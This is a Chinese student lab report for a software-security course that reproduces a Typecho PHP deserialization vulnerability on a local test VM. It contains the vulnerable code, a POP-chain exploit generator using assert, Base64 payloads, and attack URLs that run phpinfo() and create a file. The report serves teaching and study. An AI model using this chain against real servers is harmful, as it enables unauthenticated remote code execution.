《软件安全》实验报告

姓名：蒋枘言　学号：2313546　班级：信息安全班

一、实验名称

复现反序列化漏洞

二、实验要求

复现 12.2.3 中的反序列化漏洞，并执行其他的系统命令。

三、实验过程

（一）源码部分

我们还是使用 Windows XP 虚拟机。在 phpnow\htdocs 路径下创建文件 typecho.php，PHP 代码的内容如下：

typecho.php

```php
<?php
/**
 * Typecho_Db 类
 */
class Typecho_Db{
    public function __construct($adapterName){
        // 将传入的 $adapterName 拼接成完整的适配器类名。
        // 注意：这里只是构建了类名，并没有真正实例化这个类。
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }
}

/**
 * Typecho_Feed 类
 * 关键点在于其 __toString() 魔术方法。当 Typecho_Feed 对象被当作字符串使用时，会自动触发 __toString() 方法，而该方法内部会尝试访问 $this->item['author']->screenName。
 * 这就为我们提供了一个触发其他对象方法调用的机会。
 */
class Typecho_Feed{
    private $item; // 私有属性，用于存储 Feed 项数据

    public function __toString(){
        // 当对象被视为字符串时自动调用。
        // 尝试访问 $this->item 数组中 'author' 键对应的对象的 'screenName' 属性。
        // 如果 $this->item['author'] 是一个对象，且该对象没有 screenName 属性，或者 screenName 是一个方法，就会触发 __call() 等魔术方法。
        return $this->item['author']->screenName;
    }
}

/**
```

```php
 * Typecho_Request 类
 * 包含 __get() 和 get() 方法，用于获取请求参数。
 * 最重要的是 _applyFilter() 方法，它会迭代执行存储在 $_filter 属性中的过滤器。
 * 如果 $_filter 中包含可控的函数名，并且我们能控制 $value，那么就可能实现任意函数执行。
 */
class Typecho_Request{

    private $_params = array(); // 存储请求参数
    private $_filter = array(); // 存储过滤器 (函数名或方法名)

    /**
     * 魔术方法：当尝试读取不可访问或不存在的属性时触发。
     * 这里它会调用 get() 方法来获取属性值。
     */
    public function __get($key)
    {
        return $this->get($key);
    }

    /**
     * 获取请求参数。
     * 会对获取到的值应用过滤器。
     */
    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
            default:
                $value = $default;
                break;
        }
        // 对值进行简单的处理，确保不是空数组且长度大于 0
        $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
        // 应用过滤器
        return $this->_applyFilter($value);
    }

    /**
     * 应用过滤器。
     * 遍历 $_filter 数组中的每一个过滤器，并用 call_user_func 调用它。
     * 这是核心的利用点之一，如果 $_filter 可控，就可以执行任意函数。
     */
    private function _applyFilter($value)
    {
        if ($this->_filter) { // 如果存在过滤器
            foreach ($this->_filter as $filter) {
                // 如果值是数组，则对数组中的每个元素应用过滤器；否则直接调用过滤器。
                $value = is_array($value) ? array_map($filter, $value) :
                call_user_func($filter, $value); // 关键：任意函数调用点
            }

            // 过滤器使用后清空，这通常是为了防止重复执行，但对单次利用影响不大。
            $this->_filter = array();
```

```
        }

        return $value;
    }
}

// 接收来自 GET 请求的 '__typecho_config' 参数，对其进行 Base64 解码，然后反序列化。
// 这是一个明确的用户可控的反序列化入口点。
$config = unserialize(base64_decode($_GET['__typecho_config']));

// 使用反序列化得到的 $config['adapter'] 作为参数，实例化 Typecho_Db 对象。
// Typecho_Db 的构造函数会将 $config['adapter'] 拼接成一个类名。
$db = new Typecho_Db($config['adapter']);
?>
```

以上 Typecho 代码片段中包含一个经典的 PHP 反序列化漏洞利用链，最终目标是实现任意代码执行。漏洞核心：unserialize(base64_decode($_GET['__typecho_config'])) 存在于用户可控的输入上，没有做任何限制或校验，这意味着攻击者可以完全控制反序列化后的对象内容。

利用链概述：

1. 入口点：unserialize() 反序列化用户输入的恶意数据。

2. 触发点 1：通过构造 Typecho_Feed 对象，利用其 __toString() 魔术方法，当该对象被当作字符串使用时，会尝试访问 $this->item['author']->screenName。

3. 触发点 2：将 Typecho_Feed 对象的 $this->item['author'] 属性设置为一个恶意的 Typecho_Request 对象。当 $this->item['author']->screenName 被访问时，会触发 Typecho_Request 对象的 __get('screenName') 魔术方法。

4. 触发点 3：Typecho_Request 的 __get() 方法会调用 get('screenName')，进而调用 _applyFilter() 方法。

5. 核心利用：在 _applyFilter() 方法中，如果我们将 Typecho_Request 对象的 _filter 属性设置为一个包含恶意函数名（如 system 或 exec）的数组，并将 _params['screenName'] 设置为要执行的命令，那么 call_user_func($filter, $value) 就会执行我们指定的系统命令。

（二）利用代码部分

我们据此构造出利用代码 exe.php，如下所示。

exe.php

```
<?php
// 定义 Typecho_Feed 类，与目标 Typecho 应用中的结构一致
class Typecho_Feed
{
    private $item; // 私有属性，将在反序列化时被设置

    public function __construct(){
        // 在 Typecho_Feed 对象被实例化时（包括通过反序列化），
        // 将 $this->item['author'] 设置为一个 Typecho_Request 的新实例。
        // 这是构建利用链的关键一步，因为它将控制权从 Typecho_Feed 转移到 Typecho_Request。
        $this->item = array(
            'author' => new Typecho_Request(),
        );
```

```php
    }
}

// 定义 Typecho_Request 类，与目标 Typecho 应用中的结构一致
class Typecho_Request
{
    private $_params = array(); // 存储请求参数，这里用于存放待执行的命令
    private $_filter = array(); // 存储过滤器函数，这里用于存放要调用的恶意函数

    public function __construct(){
        // 在 Typecho_Request 对象被实例化时，设置其私有属性。
        // $_params['screenName'] 被设置为 'phpinfo()'，这将是我们通过 assert 执行的命令/代码。
        // $_filter[0] 被设置为 'assert'，这是我们希望 Typecho_Request::_applyFilter() 调用的函数。
        $this->_params['screenName'] = 'phpinfo()'; // 攻击载荷:要执行的 PHP 代码
        $this->_filter[0] = 'assert'; // 恶意函数：将执行上述代码
    }
}

// 构造一个待序列化的数组 $exp
// 这个数组的 'adapter' 键的值是一个 Typecho_Feed 的新实例。
// 这是为了模拟目标 Typecho 代码中的 `$config['adapter']` 部分，
// 确保反序列化后 `$config['adapter']` 是我们控制的 Typecho_Feed 对象。
$exp = array(
    'adapter' => new Typecho_Feed()
);

// 对 $exp 数组进行序列化，然后进行 Base64 编码。
// 这样就生成了可以作为 GET 参数 `__typecho_config` 传递的恶意 payload。
echo base64_encode(serialize($exp));
?>
```

以上代码正是为了生成一个恶意的序列化字符串，用于触发之前分析的 Typecho 反序列化漏洞。

1. $exp 数组的构造

$exp = array('adapter' => new Typecho_Feed());

这行代码创建了一个数组 $exp。它的 'adapter' 键的值被设置为一个新的 Typecho_Feed 类的实例。

当 new Typecho_Feed() 被调用时，Typecho_Feed::__construct() 也会被执行。

2. Typecho_Feed::__construct() 的执行

在 Typecho_Feed::__construct()内部：$this->item=array('author'=>new Typecho_Request());

这会进一步实例化一个 Typecho_Request 对象，并将其赋值给 Typecho_Feed 实例的 $item['author'] 属性。

当 new Typecho_Request() 被调用时，Typecho_Request::__construct() 也会被执行。

3. Typecho_Request::__construct() 的执行

在 Typecho_Request::__construct() 内部：

$this->_params['screenName'] = 'phpinfo()';：设置了 Typecho_Request 对象的 _params 属性，其中的 screenName 键的值是 phpinfo()。这是我们希望最终执行的 PHP 代码。

$this->_filter[0] = 'assert';：设置了 Typecho_Request 对象的 _filter 属性，其中的第一个元素是字符串 'assert'。assert 函数在 PHP 中可以执行字符串作为 PHP 代码。

4. 序列化过程 (serialize($exp))

serialize() 函数会递归地将 $exp 数组及其包含的对象（Typecho_Feed 实例和其内部的 Typecho_Request 实例）转换为一个字符串。

生成的序列化字符串将精确地描述这些对象的类名、属性以及它们的私有属性值（包括 Typecho_Feed 的 item 和 Typecho_Request 的 _params 和 _filter）。


5. Base64 编码 (base64_encode(...))

序列化字符串被 Base64 编码，使其适合在 URL 中作为 GET 参数传递。

（三）复现漏洞

访问 http://127.0.0.1/exe.php，即可获得 payload。这里获得的 payload 是：


YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19



发送攻击请求，访问：

http://127.0.0.1/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

得到如下界面，说明成功执行了 phpinfo()：



（四）执行其他系统命令

假设想让目标服务器执行 fopen(\'newfile.txt\', \'w\');这个命令，来创建一个新文件 newfile.txt。

修改后的 exe.php 如下：

exe.php

```php
<?php
class Typecho_Feed
{
    private $item;

    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();

    public function __construct(){
        $this->_params['screenName'] = 'fopen(\'newfile.txt\', \'w\');';
```

```
// 修改此处
        $this->_filter[0] = 'assert'; // 恶意函数：将执行上述代码
    }
}

$exp = array(
    'adapter' => new Typecho_Feed()
);

echo base64_encode(serialize($exp));
?>
```

得到的 payload 如下：

YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjI2OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

发送攻击请求，访问：

http://127.0.0.1/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjI2OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

发现真的新建了文件 newfile.txt，说明攻击成功。

四、心得体会

通过本次反序列化漏洞复现实验，我深刻认识到软件安全的重要性。通过亲手构造利用链实现远程代码执行，我切实体会到反序列化漏洞的破坏性——攻击者无需认证即可完全控制服务器。实验中成功执行系统命令并创建文件的结果，让我对“任意代码执行”有了具象化认知。unserialize()直接处理用户输入是灾难性设计。我理解了“永不信任用户输入”的原则，未来开发中将严格避免魔术方法中的高危操作。从__toString()触发到 call_user_func()执行的完整链条，让我认识到单一漏洞点可能通过类属性传递形成多米诺效应。这启示我在代码审计时需要全局追踪对象交互路径。